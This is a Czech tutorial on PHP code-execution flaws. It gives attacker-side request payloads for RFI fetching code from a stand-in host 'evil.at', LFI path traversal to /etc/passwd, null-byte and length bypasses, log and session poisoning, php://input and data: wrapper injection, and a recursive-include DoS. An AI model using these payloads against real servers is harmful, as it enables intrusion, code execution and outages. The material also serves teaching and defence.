PHP Code Execution

Vložil/a RubberDuck [1], 11 Prosinec, 2012 - 01:01

- Hacking method [2]
- Security [3]

Tento článek si klade za cíl popsat obecnou skupinu chyb umožňující v konečném důsledku vykonat PHP kód na náchylném serveru. Důležité je uvědomit si, že tato chyba se nevztahuje pouze na programovací jazyk PHP, ale postihuje prakticky každý jazyk použitý pro vytvoření webových stránek. Článek popisuje chyby typu Local File Inclusion (LFI), Remote File Inclusion (RFI), Local File Disclosure (LFD), Log Poisoning, Command Execution, Denial of Service (DoS), Session Poisoning, wrappery a další.

Chyby typu PHP Code Execution (dále jen CE) jsou známé poměrně dlouho. Dokonce i na česko-slovenském internetu se objevilo nespočet článků popisujících obecně tuto skupinu chyb. Žádný však neměl snahu popsat potenciál těchto chyb obsáhlejší formou, což považuji za velkou škodu a pokusím se ji sám napravit. Jen málokdo totiž skutečně ví, jak závažná tato chyba skutečně je.

Jak už název napovídá, chyby CE umožňují útočníkům na serveru spustit libovolný PHP kód s právy, pod kterými běží webový server, což může vyústit ve spuštění libovolného systémového příkazu/aplikace. Obecně můžeme tuto skupinu rozdělit na chyby vykonávané vzdáleně - remote - (kód je dopravován náchylnému skriptu z jiného serveru/umístění) a lokální - local - (kód je dopravován náchylnému skriptu přímo bez nutnosti použít jiný server jako startovací rampu nebo je kód uložen na stejné doméně/serveru jako samotný náchylný skript). Každou z těchto skupin dále můžeme rozdělit na chyby typu spuštění kódu (code execution) nebo vyzrazení obsahu souboru/adresáře (file/directory disclosure).

// Remote file disclosure

Jako první si vezmeme skupinu chyb označovanou jako **Remote File Injection (RFI)**. Při této chybě se zneužívá nejčastěji vlastností PHP funkcí include, include_once, require a require_once. Tyto funkce nají za úkol vzít obsah souboru, který jim byl předán v argumentu a vložit ho místo sebe sama do kódu. Takže běžně se setkáme s náchylným kódem ve tvaru:

```
<?php
  include($_GET['page']);
  ....
?>
```

Nám pak stačí v URL adrese k danému skriptu zadat cestu k souboru s PHP kódem, a protože se jedná o RFI, provedeme to pomocí vzdálené URL adresy:

```
http://victim.at/script.php?page=http://evil.at/phpcode.txt
```

přičemž v souboru phpcode.txt bude něco takového:

```
<?php
  phpinfo();
?>
```

Pokud se podaří vzdáleně spustit obsah našeho skriptu, objeví se na stránce výpis nastavení PHP. Interpret jazyka PHP uvidí v kódu po nahrazení funkce include() obsahem souboru něco takového:

```
<?php
  include("http://evil.at/phpcode.txt");
  ....
?>
```

To vyústí v nahrazení funkce include obsahem souboru phpcode.txt

Někdo by se možná ptal, proč jsem použil textový soubor a ne PHP soubor. Odpověď je jednoduchá: PHP je jazyk vykonávaný na straně serveru. Pokud bych použil příponu PHP, PHP kód by se zpracoval již na serveru evil.at a skript na victim.at by přebíral pouze HTML data. Pokud by i tak měl někdo chuť použít příponu PHP, cesta je jednoduchá: Buď kód vypsat pomocí PHP, takže se zobrazí nezpracovaný PHP kód, nebo nastavit na serveru evil.at pravidlo, že se PHP soubory nemají zpracovávat. Tím pádem se z PHP skriptu stane obyčejný textový skript. To ale není jediná překážka. Na serveru může být zakázáno inkludování vzdálených souborů. To už je větší problém a budeme ho řešit později.

// Local file inclusion

Dobře, základní popis RFI bychom tedy měli. Jak to je v případě LFI? Prakticky stejné. Jen nám vývojáři hodili do cesty malý klacík, spíše třísku. Zneužívané funkce zůstávají, jen se trochu změní kód:

```
<?php
  include("./".$_GET['page']);
  ....
?>
```

Tím, že se v kódu objevily znaky reprezentující aktuální adresář, uzavřela se nám možnost načítat vzdálené soubory. To nám ale nebrání načítat lokální soubory. Na Linuxu je velmi oblíbeným souborem /etc/passwd, takže si ho zkusme vypsat:

```
http://victim.at/script.php?page=/etc/passwd
```

I když jsme provedli všechno tak, jak má být, neuvidíme téměř na 100% žádný výsledek. Proč? Vzpomeneme si na znaky reprezentující aktuální adresář? Výše popsaný příklad se v kódu promítne následovně:

```
<?php
  include(".//etc/passwd");
  ....
?>
```

Interpretu nevadí ani tak zdvojená lomítka (vlastně mu nevadí vůbec). Spíš jde o to, že skript.php je asi sotva uložen přímo v kořenovém adresáři serveru. Spíše bude někde v adresáři /var/www/.. nebo podobně, takže interpret jazyka si celý kód upraví následovně:

```
<?php
  include("/var/www/etc/passwd");
  ....
```

```
?>
```

a troufám si říct, že zaručeně v adresáři /var/www soubor /etc/passwd nenajdete :) Takže změna. Použijeme znaky pro tzv. kanonizaci relativní cesty, neboli přechod do nadřazených adresářů, což jsou znaky ../. Náš požadavek na server se změní následovně:


```
http://victim.at/script.php?page=../../etc/passwd
```

Teď bychom měli jako výsledek vidět obsah souboru /etc/passwd. I zde ale může dojít k problému. Server nemusí mít práva pro přímý přístup k tomuto souboru nebo obětí nemusí být linuxový server. Pokud se pokusíte tímto způsobem otevřít soubor, který se vykonává na straně serveru, uvidíte pouze zpracovaný obsah, nikoliv samotný kód. I s tímto problémem se ale dokážeme vypořádat, jak bude vidět dále. Nyní by měl být jasně patrný rozdíl mezi LFI a RFI. Ale zajděme ještě trochu dál. Když se na oba náchylné kódy podíváme, všimneme si, že kód náchylný na RFI je zároveň náchylný na LFI (obráceně to neplatí).

// Remote Command Execution

Kategorie chyb typu command execution bývá mnohem častější a významnější v případě CGI skriptů, dopad však bývá obecně stejný a závisí pouze a jen na nastavení serveru. Tyto chyby jsou spojeny s funkcemi umožňujícími volat systémové příkazy. V PHP budiž příklady funkce system, passthru, exec, popen, pcntl_exec a další. Náchylný kód může vypadat následovně:

```
<?php
  system($_GET['cmd'], $retval);
  echo $retval;
  ....
?>
```



[4]
Komplikovaný příklad remote code execution

Když se pokusíme zavolat URL adresu

```
http://victim.at/script.php?cmd=ls -al
```

Jako výsledek bychom mohli vidět seznam všech souborů a podadresářů v tomto adresáři. Nutno podotknout, že setkat se s touto chybou je opravdová vzácnost (i když v poslední době se jich v několika CMS systémech pár 'potlouká' a jsou hojně zneužívány).

[5]
Remote Code Execution v CGI skriptu

// Local file/directory disclosure

Poslední kategorií chyb je file/directory disclosure. Náchylný kód v případě této chyby umožňuje zobrazit obsah souboru nebo obsah adresáře. Pro oba případy uvedu jednoduchou ukázku. Nejprve file disclosure, jenž zneužívá funkcí pro manipulaci se soubory, například file_get_contents, readfile, read a další:

```
<?php
  echo file_get_contents($_GET['file']);
  ....
?>
```

Otevřeme si adresu:

```
http://victim.at/script.php?file=./script.php
```

A bum! Vidíme kód skriptu script.php v jeho plné kráse. Velmi krásnou ukázkou tohoto typu chyby jsou nezabezpečené downloady, kdy je možné stahovat si libovolné soubory. Situace je hodně podobná LFI/RFI. Zásadní rozdíl spočívá v tom, že se kód nikdy nevykoná, ale pouze zobrazí v nezpracované formě, čímž dojde k jeho odtajnění (disclosure). U adresářů je situace podobná. Zneužívány jsou funkce sloužící k manipulaci se soubory, jako například opendir:

```
<?php
  if($d = opendir($_GET['dir'])){
    while(($file = readdir($d))!== false){
      echo $file."\n";
    }
    closedir($d);
  }
?>
```

Návštěvou adresy

```
http://victim.at/script.php?dir=.
```

si vypíšeme obsah aktuálního adresáře. Pomocí kanonizace však můžeme procházet napříč celým serverem a jedinou překážkou v cestě nám jsou práva a omezení jak ze strany serveru samotného (např. Apache), tak účtu, pod kterým běží (velmi často www-data).

// Tisíc a jeden bypass restrikcí

V jednoduchosti jsme si popsali základní rozdělení kategorií chyb a jejich obecné zneužití. Ale svět není tak jednoduchý. Administrátoři i developeři se snaží své ovečky ochránit, jak jen se dá. Proto si popíšeme některá omezení a způsoby, jak je obejít. Všechny níže popsané techniky jsou aplikovatelné téměř na všechny kategorie chyb. Pro popis zvolím RFI. Klasický problém, se kterým se jistě každý útočník setká, je existence následujícího kódu:

```
<?php
  include($_GET['page'].".php");
  ....
?>
```

Jednoduše řečeno, jako hodnota parametru page se předává pouze název skriptu bez přípony. Ten je přidán na straně skriptu script.php. Pokud bychom teď použili původní request:

```
http://victim.at/script.php?page=http://evil.at/phpcode.txt
```

ve skriptu by se promítl následovně:

```
<?php
  include("http://evil.at/phpcode.txt.php");
  ....
?>
```

Takový skript na serveru evil.at neexistuje. A i když se budeme snažit sebevíc běžným způsobem neuspějeme. Ale existují dvě cesty. Jedna se jmenuje **null byte poisoning** a druhá využívá vlastností HTTP protokolu.

// Null Byte

Co to vůbec je? Jedná se o znak/kód, který ukončuje textový řetězec. Jinými slovy se jedná o string terminator. Cokoliv je psáno za tímto znakem je zahozeno bez nároku na obnovení. Proto, pokud změníme náš request tak, že na úplný konec přidáme null byte, narušíme tím řetězec ve funkci include. Prakticky:

```
http://victim.at/script.php?page=http://evil.at/phpcode.txt%00
```

se projeví v kódu následovně:

```
<?php
  include("http://evil.at/phpcode.txt%00.php");
  ....
?>
```

což interpret jazyka PHP uvidí jako:

```
<?php
  include("http://evil.at/phpcode.txt");
  ....
?>
```

At Voila! Vidíme opět nastavení serveru :)

// Speciální znaky

Druhá technika využívá toho, jak PHP interpret handluje speciální znaky ? a = v rámci URL adresy. Otazník v URL adrese ukazuje, na kterém místě začínají argumenty pro daný skript a znak = funguje jako přiřazovací operátor, kde na levé straně figuruje jméno argumentu a na pravé straně jeho hodnota. Zřetězením těchto znaků a jejich přidáním na konec stringu dojde k situaci, kdy bude přípona souboru považována za další hodnotu argumentu a tudíž zahozena. URL adresa bude vypadat následovně:

```
http://victim.at/script.php?page=http://evil.at/phpcode.txt?=
```

Někdo může mít pocit, že jsme se úspěšně zbavili problému. Ale co když bude server null byte zahazovat? I zde existuje řešení. To je postavené na skutečnosti, že každý server dokáže zpracovat jen určitou délku URL adresy. Tyto hodnoty se liší nejen pro metody POST (řádově MB) a GET (řádově

tisíce znaků), ale rovněž i pro použité servery. Dokonce může být zásadní rozdíl i mezi jednotlivými verzemi. A aby toho nebylo málo, dají se tyto hodnoty nastavit na velikost požadovanou administrátorem. Pokud pomineme výše zmíněné problémy, dostáváme se k jádru věci. Existují znaky, jenž mohou být připojeny na konec URL adresy v takové míře, že server jednoduše zbytek stringu zahodí (v našem případě string ".php"), ale zároveň nenaruší původní adresu dotazu. Tyto znaky fungují jako vyhledávací wildchars a jsou vázány na cílový operační systém. Na Linuxu, Unixu a Windows bude bezpečně fungovat znak / (%2F). Pro systém Windows dále lze použít znaky mezera (%20), tečka (%2E), < (%3C), > (%3E) a pár dalších. Tyto znaky je rovněž možné kombinovat. Výsledný request tak vypadá následovně:

```
http://victim.at/script.php?page=http://evil.at/phpcode.txt///////[...]
```

nebo

```
http://victim.at/script.php?page=http://evil.at/phpcode.txt./././././[...]
```

[6]
GET length bypass

A tak podobně. Velmi často se vývojáři snaží zamezit RFI tak, že jednoduše detekují, zda se na začátku řetězce nenachází substring http://. To už v dnešní době nezastaví téměř nikoho. Kde neprojde protokol http://, tam projde protokol https://. A pokud neprojde https://, projde třeba ftp:// nebo další protokol. V případě LFI a kanonizace se vývojáři občas pokouší odstraňovat právě kanonizaci, tedy ../, ze stringu. Ale to není jednoduše žádná ochrana. Pokud totiž místo ../ použijeme ..%2F nebo ..../, opět jsme na koni my (v druhém případě je sice odstraněn substring ../, ale tím se vytvoří nový string ../ a to potřebujeme :)).

// Log poisoning


Abych se nezabýval jen hromadou bypassů, ukážeme si nyní několik technik, jak lze ze zdánlivě banální chyby vydolovat maximum. Už víme, že LFI dokáže zpracovat lokální PHP skripty a předhodit nám výsledek. Jak ale dostaneme náš PHP kód na server? Jednou z možností je tzv. log poisoning, neboli, doslova, otrávení log souboru. V praxi to vypadá tak, že donutíme Apache zalogovat přístup do logovacích souborů error.log nebo access.log takovým způsobem, že mu předáme URL adresu na neexistující stránku s názvem <?php phpinfo();?>. Soubor následně načteme pomocí LFI. Pokud by se nepodařilo skript vykonat, může být problém s překódování PHP kódu. V tom případě nám nezbývá nic jiného, než se pokusit obalamutit Apache upraveným requestem, kde použijeme autorizační hlavičku. Ta je tvořena údaji zakódovanými v BASE64. Její tvar je nick:pass. V našem případě bude vypadat <?php phpinfo();?>:hacked. Celá hlavička bude vypadat následovně:

```
Authorization: Basic
PD9waHAgcGhwaW5mbygpOz8+OmhhY2tlZA==
```

Využití BASE64 nám zajistí, že nedojde k překódování PHP kódu. Pokud se vše zdaří, uvidíme tabulku vygenerovanou funkcí phpinfo(). Problémem ale může být tyto soubory lokalizovat v systému. Existují seznamy defaultních lokací, ty však mají spíše jen orientační charakter. Něco málo můžou napovědět konfigurační soubory nebo výstup právě zmíněné funkce phpinfo(). Pokud ani pak logovací skripty nelokalizujete, nesmutněte. Stejným způsobem lze zneužít každou službu, jenž nějak loguje svou činnost: ssh, ftp, mail a další. Vždy je to jen o nápadu.


// Přítel /proc/self

Další dvě techniky dají LFI ještě větší možnosti. První zneužívá skript /proc/self/environ, druhá file descriptory. V případě skriptu /proc/self/environ je věc jasná. Tento skript zobrazuje informace spojené s prostředím běžícího procesu, v našem případě serveru. V tomto výpisu se mohou objevit položky, které jsme schopni upravit. Běžně se to týká user agenta, http cookie nebo referreru. Pokud do takové položky vložíme PHP kód, vykoná se. Tímto způsobem můžeme se serverem pracovat, aniž bychom na server uložili jediný soubor.



[7]
Zneužití /proc/self/environ

V případě file descriptorů je situace obdobná. File descriptory popisují způsob přístupu k souborům a ukládají se do souborů (symlinků) ve tvaru: /proc/self/fd/číslo_deskriptoru. Přičemž file descriptorů by mělo být 10. Postupným procházením jednotlivých čísel od 1 pravděpodobně najdeme jeden, kde se nám zobrazí obsah access.log. V něm už bychom měli následně vidět výstup funkce phpinfo().



[8]
Využití /proc/self/fd v kombinaci s log injection na souboru access.log

Stále ale nejsme na konci. Přišel čas na wrappery a filtry.

// Wrappery

PHP má v sobě implementované pseudo-protokoly jako php://, zlib://, bzip2://, zip://. Tyto je možné předávat i jako argument. V případě php:// se jedná doslova o zlatý důl. Poskytuje totiž celou řadu streamů. První zmíním filtr php://filter/convert.base64-encode/resource=nazev_souboru.xxx Umožňuje zadaný soubor zobrazit ve formě BASE64. Tu si útočník zkopíruje, lokálně dekóduje a má před sebou obsah daného souboru. Příklad vypadá následovně:

```
http://victim.at/script.php?page=php://filter/convert.base64-encode/resource=script.p
```

```
hp
```

Nyní bychom měli vidět obsah souboru script.php ve formě BASE64 a jednoduchým skriptem v PHP a funkcí base64_decode() si dekódujeme původní obsah souboru. Další v řadě je filtr php://fd/číslo_deskriptoru, což je obdoba /proc/self/fd/ a řeší se stejně. Rovněž můžeme využít filtr php://input, jenž přijímá data přes POST. Jednoduše pošleme požadavek POST na náchylný skript a předáme mu filtr. V části pro POST data vložíme náš PHP kód. Filtr php://input zařídí jeho zpracování a začlenění do stránky. Příklad vypadá následovně:

```
POST /script.php?page=php://input HTTP/1.1
Host <a href="http://www.victim.at<br />
" title="www.victim.at<br />
">www.victim.at<br />
</a>... Další hlavi?ky...

<?php phpinfo();?>
```

Výsledkem by měl být opět výstup funkce phpinfo.

// Pseudoprotokol/wrapper data

Kromě výše zmíněného wrapperu php můžeme výborně využít i pseudoprotokol data. Ten se chová velmi podobně jako wrapper php, jen má trochu jinou syntax. Výsledkem tedy bude obdobné chování a obdobné výsledky. Wrappery je obecně velmi výhodné používat tam, kde je zakázáno načítání vzdálených skriptů, protože téměř stoprocentně bude alespoň jeden wrapper povolen, a tedy zneužitelný. Wrapper data má následující syntaxi: data:typ_přenášených_dat;typ_enkódování,kód. Můžeme tedy využít vícero realizací. Například následující:

```
http://victim.at/script.php?page=data:,<?php phpinfo();?>
```

což je nejjednodušší příklad využití, kdy je kód vložen ve formě čistého textu a bez enkódování. Trochu složitější ukázka bude využívat jak typ přenášených dat, tak enkódování:

```
http://victim.at/script.php?page=data:application/xhttpdphp;base64,PD9waHAgcGhwaW5mby
gpOz8+
```

Jak je vidět výše, PHP kód je konvertován do base64. PHP interpret si kód převede na čistý text a vykoná ho.

// Denial of Service (DoS) s využitím LFI

Útoky typu odepření služby způsobí vyčerpání všech prostředků systému a tím i jeho zpomalení, případně úplnou celkovou nedostupnost. I skriptovací jazyk, jakým PHP bezesporu je, může umožnit útočníkovi takový přepich jakým DoS útok je. Kód náchylné stránky vypadá například jako při obecném LFI. Místo toho, abychom načítali nějaký, pro nás důležitý, soubor, načteme jednoduše ten stejný soubor, který je na LFI náchylný. To způsobí rekurzivní načítání skriptu dokud nedojde k úplnému vyčerpání paměti serveru. Pokud tento pokus provedeme v několika oknech prohlížeče zároveň, celková rychlost DoS útoku bude o to větší. Jednoduchý příklad:

```
http://victim.at/script.php?page=script.php
```

A v čem tkví záludnost celého útoku? Při troše plánování lze tímto způsobem paralyzovat velký

server i z mobilního telefonu na pomalém připojení.

// Sessions

Aby PHP nemuselo všechny "citlivé" údaje uchovávat v databázi, obsahuje mechanismus tzv. sessions. Sessions, nebo-li sezení, jsou přímou reakcí na cookies (sušenky), implementovaných v prohlížečích a určených k uchovávání některých dat tak, aby se nemusely vždy složitě získávat. Sessions jsou soubory na straně serveru, v nichž je možné uchovávat libovolné hodnoty. Na straně uživatele je sezení reprezentováno jako cookie s hodnotou PHPSESSID, což je jedinečný identifikátor v rámci serveru. Po dobu platnosti sezení je tento soubor uložen na disku a server k němu má plný přístup. A zde se dostáváme k jádru problému. Pokud je uživatel schopný získat hodnotu PHPSESSID, je schopen si ověřit, jaké hodnoty jsou uloženy v daném sezení, a které může ovlivňovat. Běžně se může jednat např. o jméno nebo čas poslední návštěvy. Pokud uživatel tuto hodnotu zamění za PHP kód a následně načte soubor sezení přes LFI, dojde k vykonání kódu. Pokud by někoho zajímalo, jak je možné dohledat soubory sessions, může využít výstup z funkce phpinfo, nebo spoléhat, že se nachází v nejčastější cestě /tmp. Jednoduchým případem budiž:

```
http://victim.at/script.php?page=../../../../../../../tmp/sess_12345...
```

:: Závěr

V článku jsme popsali techniky zneužití chyb typu Code Execution společně s možnými překážkami, na které je možné narazit během exploitace, a navrhli jsme jejich obejití. Výsledkem je relativně obsáhlý (nikoliv však konečný) seznam možností zneužití. V tento okamžik vím o dalších dvou možnostech. Ty ale popíši až v průběhu času, protože jsem nebyl schopen si je řádně otestovat v praxi.

URL článku: https://security-portal.cz/clanky/php-code-execution

Odkazy:
[1] https://security-portal.cz/users/rubberduck
[2] https://security-portal.cz/category/tagy/hacking-method
[3] https://security-portal.cz/category/tagy/security
[4] https://security-portal.cz/sites/default/files/code_execution1.jpg
[5] https://security-portal.cz/sites/default/files/code_execution2.jpg
[6] https://security-portal.cz/sites/default/files/bypass1.jpg
[7] https://security-portal.cz/sites/default/files/environment.jpg
[8] https://security-portal.cz/sites/default/files/file_descriptor1.jpg